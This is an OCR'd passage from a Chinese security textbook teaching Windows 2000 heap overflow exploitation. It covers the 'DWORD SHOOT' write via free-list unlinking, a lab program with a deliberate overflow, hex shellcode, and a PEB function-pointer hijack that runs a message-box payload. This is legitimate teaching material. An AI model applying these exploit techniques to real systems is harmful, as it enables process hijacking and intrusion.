


图 5.3.2 DWORD SHOOT 发生的原理

5.3.2　在调试中体会“DWORD SHOOT”

我们通过一个简单的调试过程来体会前面的 DWORD SHOOT 技术。用于调试的代码如下。

```
#include <windows.h>
main()
{
```

```
        HLOCAL h1, h2,h3,h4,h5,h6;
        HANDLE hp;
        hp = HeapCreate(0,0x1000,0x10000);
        h1 = HeapAlloc(hp,HEAP_ZERO_MEMORY,8);
        h2 = HeapAlloc(hp,HEAP_ZERO_MEMORY,8);
        h3 = HeapAlloc(hp,HEAP_ZERO_MEMORY,8);
        h4 = HeapAlloc(hp,HEAP_ZERO_MEMORY,8);
        h5 = HeapAlloc(hp,HEAP_ZERO_MEMORY,8);
        h6 = HeapAlloc(hp,HEAP_ZERO_MEMORY,8);
        _asm int 3//used to break the process
        //free the odd blocks to prevent coalesing
        HeapFree(hp,0,h1);
        HeapFree(hp,0,h3);
        HeapFree(hp,0,h5); //now freelist[2] got 3 entries

       //will allocate from freelist[2] which means unlink the last entry
       //(h5)
        h1 = HeapAlloc(hp,HEAP_ZERO_MEMORY,8);

        return 0;
    }
```

实验环境如表 5-3-2 所示。

表 5-3-2　实验环境

	推荐使用的环境	备注
操作系统 W	indows 2000 虚拟机	若在其它操作系统上调试，实验将会失败
编译器	Visual C++ 6.0	
编译选项	默认编译选项 V	S2003、VS2005 的 GS 编译选项将使实验失败
build 版本 r	elease 版本	如使用 debug 版本，实验将会失败

说明：堆分配算法依赖于操作系统版本、编译器版本、编译选项、build 类型等因素，请在实验前务必确定实验环境是否恰当，否则将得到不同的调试结果。本实验指导中的所有步骤是在一台 Windows 2000 的虚拟机上完成的。

在这段程序中应该注意：

（1）程序首先创建了一个大小为 0x1000 的堆区，并从其中连续申请了 6 个大小为 8 字节的堆块（加上块首实际上是 16 字节），这应该是从初始的大块中“切”下来的。

（2）释放奇数次申请的堆块是为了防止堆块合并的发生。

（3）三次释放结束后，freelist[2]所标识的空表中应该链入了 3 个空闲堆块，它们依次是 h1、h3、h5。

（4）再次申请 8 字节的堆块，应该从 freelist[2]所标识的空表中分配，这意味着最后一个堆块 h5 被从空表中“拆下”。

（5）如果我们手动修改 h5 块首中的指针，应该能够观察到 DWORD SHOOT 的发生。

用 VC 6.0 默认编译选项将其编译成 release 版本，在 Windows 2000 操作系统上运行。如上

节所述，为了调试真正状态的堆，应该直接运行程序，让其在_asm int 3 处自己中断，然后在附上调试器。

三次内存释放操作结束后，直接在内存区按快捷键 Ctrl+G 观察 0x00520688 处的堆块状况如图 5.3.3 所示。




图 5.3.3 DWORD SHOOT 前堆块的状态

从 0x00520680 处开始，共有 9 个堆块，如表 5-3-3 所示。

表 5-3-3 堆块情况

	起始位置	Flag	Size 单位：8bytes	前向指针 flink	后向指针 blink
h1 0x00520680		空闲态 0x00 0x0002		0x005206A8	0x00520188
h2 0x00520690		占用态 0x01 0x0002		无	无
h3 0x005206A	0	空闲态 0x00 0x0002		0x005206C8	0x00520688
h4 0x005206B	0	占用态 0x01 0x0002		无	无
h5 0x005206C	0	空闲态 0x00 0x0002		0x00520188	0x005206A8
h6 0x005206D	0	占用态 0x01 0x0002		无	无
尾块 0x005206E	0	最后一项（0x10）0x0124		0x00520178 (freelist[0])	0x00520178 (freelist[0])

空表索引区的状况如图 5.3.4 所示。

除了 freelist[0]和 freelist[2]之外，所有的空表索引都为空（指向自身）。

综上所述，整条 freelist[2]链表的组织情况如图 5.3.5 所示。

这时，最后一次 8 字节的内存请求会把 freelist[2]的最后一项（原来的 h5）分配出去，这

意味着将最后一个结点从双向链表中“卸下”。

如果我们现在直接在内存中修改 h5 堆块中的空表指针（当然攻击发生时是由于溢出而改写的），那么应该能够观察到 DWORD SHOOT 现象，如图 5.3.6 所示。




图 5.3.4 DWORD SHOOT 前堆表的状态




图 5.3.5 空闲双向链表示意图

如图 5.3.6 所示，直接在调试器中手动将 0x005206C8 处的前向指针改为 0x44444444，后向指针改为 0x00000000。当最后一个分配函数被调用后，调试器被异常中断，原因是无法将 0x44444444 写入 0x00000000。当然，如果我们把射击目标定为合法地址，这条指令执行后，0x44444444 将会被写入目标。

图 5.3.6　制造 DWORD SHOOT

以上只是引发 DWORD SHOOT 的一种情况。事实上，堆块的分配、释放、合并操作都能引发 DWORD SHOOT（因为都涉及链表操作），甚至快表也可以被用来制造 DWORD SHOOT。由于其原理上基本一致，故不一一赘述，您可以利用本节的理论分析和调试技巧自己举一反三。

5.4　堆溢出利用（下）——代码植入

5.4.1　DWORD SHOOT 的利用方法

堆溢出的精髓是获得一个 DWORD SH OOT 的机会，所以，堆溢出利用的精髓也就是 DWORD SHOOT 的利用。

与栈溢出中的“地毯式轰炸”不同，堆溢出更加精准，往往直接狙击重要目标。精准是 DWORD SHO OT 的优点，但“火力不足”有时也会限制堆溢出的利用，这样就需要选择最重要的目标用来“狙击”。

本节将首先介绍一些内存中常用的“狙击目标”，然后以修改 PEB 中的同步函数指针为例，给出一个完整的利用堆溢出执行 shellcode 的例子。

DWORD SHOOT 的常用目标（Windows XP SP1 之前的平台）大概可以概括为以下几类。

（1）内存变量：修改能够影响程序执行的重要标志变量，往往可以改变程序流程。例如，更改身份验证函数的返回值就可以直接通过认证机制。2.2 节中修改邻接变量的小试验就是这种利用方式的例子。在这种应用场景中，DWORD SHO OT 要比栈溢出强大得多，因为栈溢出时溢出的数据必须连续，而 DWORD SHOOT 可以更改内存中任意地址的数据。

（2）代码逻辑：修改代码段重要函数的关键逻辑有时可以达到一定攻击效果，例如，程序分支处的判断逻辑，或者把身份验证函数的调用指令覆盖为 0x90(nop)。这种方法有点类似于软件破解技术中的“爆破”——通过更改一个字节而改变整个程序的流程，第 1 章中的破解小试验就是这种应用的例子。

（3）函数返回地址：栈溢出通过修改函数返回地址能够劫持进程，堆溢出也一样可以利用 DWORD SHOOT 更改函数返回地址。但由于栈帧移位的原因，函数返回地址往往是不固定的，甚至在同一操作系统和补丁版本下连续运行两次栈状态都会有不同，故 DWORD SHOOT 在这种情况下有一定局限性，因为移动的靶子不好瞄准。

（4）攻击异常处理机制：当程序产生异常时，Windows 会转入异常处理机制。堆溢出很容易引起异常，因此异常处理机制所使用的重要数据结构往往会成为 DWORD SHOOT 的上等目标，这包括 S.E.H（structure exception handler）、F.V.E.H（First Vectored Exception Handler）、进程环境块（P.E.B）中的 U.E.F (Unhandled Exception Filter)、线程环境块(T.E.B)中存放的第一个 S.E.H 指针(T.E.H)。有关 Windows 异常处理的知识和利用将在第 6 章中进行系统的介绍。

（5）函数指针：系统有时会使用一些函数指针，比如调用动态链接库中的函数、C++中的虚函数调用等。改写这些函数指针后，在函数调用发生后往往可以成功地劫持进程。但可惜的是，不是每一个漏洞都可以使用这项技术，这取决于软件的开发方式。

（6）P.E.B 中线程同步函数的入口地址：天才的黑客们发现在每个进程的 P.E.B 中都存放着一对同步函数指针，指向 RtlEnterCriticalSection()和 RtlLeaveCriticalSection()，并且在进程退出时会被 ExitProcess()调用。如果能够通过 DWORD SH OOT 修改这对指针中的其中一个，那么在程序退出时 ExitProcess()将会被骗去调用我们的 shellcode。由于 P.E.B 的位置始终不会变化，这对指针在 P.E.B 中的偏移也始终不变，这使得利用堆溢出开发适用于不同操作系统版本和补丁版本的 exploit 成为可能。这种方法一经提出就立刻成为了 Windows 平台下堆溢出利用的最经典方法之一，因为静止的靶子比活动的靶子好打得多，我们只需要把枪架好，闭着眼睛扣扳机就是了。

鉴于我们目前的知识体系还不完善，这里只是初步总结了堆溢出的利用方式。在学习完下一章关于异常处理方面的知识后，我们将重新总结内存狙击的利用方式。

5.4.2 狙击 P.E.B 中 RtlEnterCritical-Section()的函数指针

Windows 为了同步进程下的多个线程，使用了一些同步措施，如锁机制（lock）、信号量（semaphore）、临界区（critical section）等。许多操作都要用到这些同步机制。

当进程退出时，ExitProcess()函数要做很多善后工作，其中必然需要用到临界区函数 RtlEnterCriticalSection()和 RtlLeaveCriticalSection()来同步线程防止“脏数据”的产生。

不知什么原因，微软的工程师似乎对 ExitProcess()情有独钟，因为它调用临界区函数的方法比较独特，是通过进程环境块 P.E.B 中偏移 0x20 处存放的函数指针来间接完成的。具体说来就是在 0x7FFDF020 处存放着指向 RtlEnterCriticalSection()的指针，在 0x7FFDF024 处存放着指向 RtlLeaveCriticalSection()的指针。

题外话：从 Windows 2003 Server 开始，微软已经修改了这里的实现。Windows XP 和 Windows 2003 中的安全问题将在后面章节中讨论。在实验开始前，请您务必看清关于实验平台的说明。

这里，我们不妨以 0x7FFDF024 处的 RtlEnterCriticalSection()指针为目标，联系一下 DWORD SHOOT 后，劫持进程、植入代码的全套动作。

用于实验的代码如下。

```
   #include <windows.h>
char shellcode[]="\x90\x90\x90\x90\x90\x90\x90\x90……"
main()
{
      HLOCAL h1 = 0, h2 = 0;
      HANDLE hp;
      hp = HeapCreate(0,0x1000,0x10000);
      h1 = HeapAlloc(hp,HEAP_ZERO_MEMORY,200);
      __asm int 3 //used to break process
      memcpy(h1,shellcode,0x200); //overflow,0x200=512
      h2 = HeapAlloc(hp,HEAP_ZERO_MEMORY,8);
      return 0;
   }
```

实验环境如表 5-4-1 所示。

表 5-4-1　实验环境

	推荐使用的环境	备　　注
操作系统 W	indows 2000 虚拟机	若在其它操作系统上调试，实验将会失败
编译器	Visual C++ 6.0	
编译选项	默认编译选项 GS	编译选项将使实验失败
build 版本 r	elease 版本	如使用 debug 版本，实验将会失败

说明：堆分配算法依赖于操作系统版本、编译器版本、编译选项、build 类型等因素，请在实验前务必确定实验环境是否恰当，否则将得到不同的调试结果。本实验指导中的所有步骤是在一台 Windows 2000 的虚拟机上完成的。另外，本实验中的 shellcode 起始地址等若干地址需要经过动态调试重新确定。

先简单地解释一下程序和实验步骤。

（1）h1 向堆中申请了 200 字节的空间。

（2）memcpy 的上限错误地写成了 0x200，这实际上是 512 字节，所以会产生溢出。

（3）h1 分配完之后，后边紧接着的是一个大空闲块（尾块）。

（4）超过 200 字节的数据将覆盖尾块的块首。

（5）用伪造的指针覆盖尾块块首中的空表指针，当 h2 分配时，将导致 DWORD SHOOT。

（6）DWORD SHOOT 的目标是 0x7FFDF020 处的 RtlEnterCriticalSection()函数指针，可以简单地将其直接修改为 shellcode 的位置。

（7）DWORD SHOOT 完毕后，堆溢出导致异常，最终将调用 ExitProcess()结束进程。

（8）ExitProcess()在结束进程时需要调用临界区函数来同步线程，但却从 P.E.B 中拿出了指向 shellcode 的指针，因此 shellcode 被执行。

实验平台为 Windows 2000 sp4。用 VC6.0 默认编译选项将代码 build 成 release 版本。和前面一样，为了能够调试真实的堆状态，我们在代码中手动加入了一个断点：

```
__asm int 3
```

依然是直接运行.exe 文件，在断点将进程中断时，再把调试器 attach 上。

不妨先向堆中复制 200 个 0x90 字节，看看堆中的情况和预料的是否一致，如图 5.4.1 所示。

如图 5.4.1 所示，与我们分析一致，200 字节之后便是尾块的块首。




图 5.4.1　实验程序中的堆块分布情况

缓冲区布置如下。

（1）将我们那段 168 字节的 shllcode 用 0x90 字节补充为 200 字节。

（2）紧随其后，附上 8 字节的块首信息。为了防止在 DWORD SHOOT 发生之前产生异常，不妨直接将块首从内存中复制使用：“\x16\x01\x1A\x00\x00\x10\x00\x00”。

（3）前向指针是 DWORD SHOOT 的“子弹”，这里直接使用 shellcode 的起始地址 0x00520688。

（4）后向指针是 DWORD SHOOT 的“目标”，这里填入 P.E.B 中的函数指针地址 0x7FFDF020。

注意：shellcode 的起始地址 0x00520688 需要在调试时确定。有时，HeapCreate()函数创建的堆区起始位置会发生变化。

这时，整个缓冲区的内容如下。

```
char shellcode[]=
"\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
"\x8B\xF4\x8D\x7E\xF4\x33\xDB\xB7\x04\x2B\xE3\x66\xBB\x33\x32\x53"
"\x68\x75\x73\x65\x72\x54\x33\xD2\x64\x8B\x5A\x30\x8B\x4B\x0C\x8B"
"\x49\x1C\x8B\x09\x8B\x69\x08\xAD\x3D\x6A\x0A\x38\x1E\x75\x05\x95"
"\xFF\x57\xF8\x95\x60\x8B\x45\x3C\x8B\x4C\x05\x78\x03\xCD\x8B\x59"
"\x20\x03\xDD\x33\xFF\x47\x8B\x34\xBB\x03\xF5\x99\x0F\xBE\x06\x3A"
"\xC4\x74\x08\xC1\xCA\x07\x03\xD0\x46\xEB\xF1\x3B\x54\x24\x1C\x75"
"\xE4\x8B\x59\x24\x03\xDD\x66\x8B\x3C\x7B\x8B\x59\x1C\x03\xDD\x03"
"\x2C\xBB\x95\x5F\xAB\x57\x61\x3D\x6A\x0A\x38\x1E\x75\xA9\x33\xDB"
"\x53\x68\x77\x65\x73\x74\x68\x66\x61\x69\x6C\x8B\xC4\x53\x50\x50"
"\x53\xFF\x57\xFC\x53\xFF\x57\xF8\x90\x90\x90\x90\x90\x90\x90\x90"
"\x16\x01\x1A\x00\x00\x10\x00\x00"// head of the ajacent free block
    "\x88\x06\x52\x00\x20\xf0\xfd\x7f";
```

运行一下，发现那个可爱的显示 failwest 的消息框没有蹦出来。原来，这里有一个问题：被我们修改的 P.E.B 里的函数指针不光会被 ExitProcess()调用，shellcode 中的函数也会使用。当 shellcode 的函数使用临界区时，会像 ExitProcess()一样被骗。

为了解决这个问题，我们对 shellcode 稍加修改，在一开始就把我们 DWORD SHOOT 的指针修复回去，以防出错。重新调试一遍，记下 0x7FFDF020 处的函数指针为 0x77F8AA4C。

提示：P.E.B 中存放 RtlEnterCriticalSection()函数指针的位置 0x7FFDF020 是固定的，但是，RtlEnterCriticalSection()的地址也就是这个指针的值 0x77F8AA4C 有可能会因为补丁和操作系统而不一样，请在动态调试时确定。

这可以通过下面 3 条指令实现，如表 5-4-2 所示。

表 5-4-2 指令与对应机器码

指　令	机 器 码
MOV EAX,7FFDF020	"\xB8\x20\xF0\xFD\x7F"
MOV EBX,77F8AA4C（可能需要调试确定这个地址） "\xB	B\x4C\xAA\xF8\x77"
MOV [EAX],EBX	"\x89\x18"

将这 3 条指令的机器码放在 shellcode 之前，重新调整 shellcode 的长度为 200 字节，然后

是 8 字节块首，8 字节伪造的指针。

```
#include <windows.h>
char shellcode[]=
"\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90"
//repaire the pointer which shooted by heap over run
"\xB8\x20\xF0\xFD\x7F"  //MOV EAX,7FFDF020
"\xBB\x4C\xAA\xF8\x77"  //MOV EBX,77F8AA4C the address may releated to
                        //your OS
"\x89\x18"//MOV DWORD PTR DS:[EAX],EBX
"\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
"\x8B\xF4\x8D\x7E\xF4\x33\xDB\xB7\x04\x2B\xE3\x66\xBB\x33\x32\x53"
"\x68\x75\x73\x65\x72\x54\x33\xD2\x64\x8B\x5A\x30\x8B\x4B\x0C\x8B"
"\x49\x1C\x8B\x09\x8B\x69\x08\xAD\x3D\x6A\x0A\x38\x1E\x75\x05\x95"
"\xFF\x57\xF8\x95\x60\x8B\x45\x3C\x8B\x4C\x05\x78\x03\xCD\x8B\x59"
"\x20\x03\xDD\x33\xFF\x47\x8B\x34\xBB\x03\xF5\x99\x0F\xBE\x06\x3A"
"\xC4\x74\x08\xC1\xCA\x07\x03\xD0\x46\xEB\xF1\x3B\x54\x24\x1C\x75"
"\xE4\x8B\x59\x24\x03\xDD\x66\x8B\x3C\x7B\x8B\x59\x1C\x03\xDD\x03"
"\x2C\xBB\x95\x5F\xAB\x57\x61\x3D\x6A\x0A\x38\x1E\x75\xA9\x33\xDB"
"\x53\x68\x77\x65\x73\x74\x68\x66\x61\x69\x6C\x8B\xC4\x53\x50\x50"
"\x53\xFF\x57\xFC\x53\xFF\x57\xF8\x90\x90\x90\x90\x90\x90\x90\x90"
"\x16\x01\x1A\x00\x00\x10\x00\x00"// head of the ajacent free block
"\x88\x06\x52\x00\x20\xf0\xfd\x7f";
  //0x00520688 is the address of shellcode in first heap block, you have to
  //make sure this address via debug
 //0x7ffdf020 is the position in PEB which hold a pointer to
   //RtlEnterCriticalSection()and will be called by ExitProcess() at last
main()
{
      HLOCAL h1 = 0, h2 = 0;
      HANDLE hp;
      hp = HeapCreate(0,0x1000,0x10000);
      h1 = HeapAlloc(hp,HEAP_ZERO_MEMORY,200);
      memcpy(h1,shellcode,0x200); //overflow,0x200=512
      h2 = HeapAlloc(hp,HEAP_ZERO_MEMORY,8);
      return 0;
   }
```

好了，现在把断点去掉，build 后直接运行。先是提示有异常产生（堆都溢出了，产生异常也很正常），如图 5.4.2 所示。




图 5.4.2　堆溢出导致程序出错

随便单击“确定”按钮或“取消”按钮之后，显示“failwest”的消息框就会跳出来，如图 5.4.3 所示。




图 5.4.3　在程序临退出前 shellcode 得到执行

5.4.3　堆溢出利用的注意事项

比起栈溢出来说，堆溢出相对复杂，在调试时遇到的限制也比较多。结合我个人的调试经验，下面列出一些可能出现的问题。

1．调试堆与常态堆的区别

如我们在 5.2 节中介绍的那样，堆管理系统会检测进程是否正在被调试。调试态的堆和常态堆是有很大区别的，没有经验的初学者在做堆溢出实验时往往会被误导去研究调试态的堆。如果您发现自己的 shllecode 能在调试器中得到正常的执行，而单独运行程序却失败，不妨考虑

一下这方面的问题。本章中使用了 int 3 中断指令在堆分配之后暂停程序，然后 attach 进程的方法。这是一种省事的做法，但大多数时候我们是无法修改源码的。另一种办法是直接修改用于检测调试器的函数的返回值，这种方法在调试异常处理机制时会经常用到，我们将在第 6 章中举例介绍。

2．在 shellcode 中修复环境

本节实验中就遇到了这样的问题，在劫持进程后需要立刻修复 P.E.B 中的函数指针，否则会引起很多其他异常。一般说来，在大多数堆溢出中都需要做一些修复环境的工作。

shellcode 中的第一条指令 CDF 也是用来修复环境的。如果您把这条指令去掉，会发现 shellcode 自身发生内存读写异常。这是因为在 ExitProcess()调用时，这种特殊的上下文会把通常状态为 0 的 DF 标志位修改为 1。这会导致 shellcode 中 LODS DWORD PTR DS:[ESI]指令在向 EAX 装入第一个 hash 后将 ESI 减 4，而不是通常的加 4，从而在下一个函数名 hash 读取时发生错误。

在堆溢出中，有时还需要修复被我们折腾得乱七八糟的堆区。通常，比较简单修复堆区的做法包括如下步骤。

（1）在堆区偏移 0x28 的地方存放着堆区所有空闲块的总和 TotalFreeSize。

（2）把一个较大块（或干脆直接找个暂时不用的区域伪造一个块首）块首中标识自身大小的两个字节（self size）修改成堆区空闲块总容量的大小（TotalFreeSize）。

（3）把该块的 flag 位设置为 0x10（last entry 尾块）。

（4）把 freelist[0]的前向指针和后向指针都指向这个堆块。

这样可以使整个堆区“看起来好像是”刚初始化完只有一个大块的样子，不但可以继续完成分配工作，还保护了堆中已有的数据。

3．定位 shellcode 的跳板

有时，堆的地址不固定，因此我们不能像本节实验中这样在 DWORD SHOOT 时直接使用 shellcode 的起始地址。在 3.3 节里我们介绍了很多种定位栈中 shellcode 的思路。和栈溢出中的 jmp esp 一样，经常也会有寄存器指向堆区离 shellcode 不远的地方。比如 David Litchfield 在 black hat 上的演讲中指出的在利用 U.E.F 时可以使用几种指令作为跳板定位 shellcode，这些指令一般可以在 netapi32.dll、user32.dll、 rp crt4.dll 中搜到不少，代码如下所示。

```
CALL DWORD PTR [EDI + 0x78]
CALL DWORD PTR [ESI+0x4C]
CALL DWORD PTR [EBP+0x74]
```

4．DWORD SHOOT 后的“指针反射”现象

回顾前面介绍 DWORD SHOOT 时所举的例子：

```
int remove (ListNode * node)
{
```

```
    node -> blink -> flink = node -> flink;
    node -> flink -> blink = node -> blink;
    return 0;
    }
```

其中，node -> blink -> flink = node -> flink 将会导致 DWORD SHOOT。细心的读者可能会发现双向链表拆除时的第二次链表操作 node -> flink -> blink = node -> blink 也能导致 DWORD SHOOT。这次，DWORD SHOOT 将把目标地址写回 shellcode 起始位置偏移 4 个字节的地方。我把类似这样的第二次 DWORD SHOOT 称为“指针反射”。

有时在指针反射发生前就会产生异常。然而，大多数情况下，指针反射是会发生的，糟糕的是，它会把目标地址刚好写进 shellcode 中。这对于没有跳板直接利用 DWORD SHOOT 劫持进程的 exploit 来说是一个很大的限制，因为它将破坏 4 个字节的 shellcode。

幸运的是，很多情况下 4 个字节的目标地址都会被处理器当做“无关痛痒”的指令安全地执行过去。例如，我们本节实验中就会把 0x7FFDF020 反射回 shellcode 中偏移 4 字节的位置 0x0052068C，如图 5.4.4 所示。




图 5.4.4　指针反射现象

但如果在为某个特定漏洞开发 exploit 时，指针反射发生且目标指针不能当做“无关痛痒”的指令安全地执行过去，那就得开动脑筋使用别的目标，或者使用跳板技术。这也是我介绍了很多种利用思路给大家的原因——要不然就只有自认倒霉了。

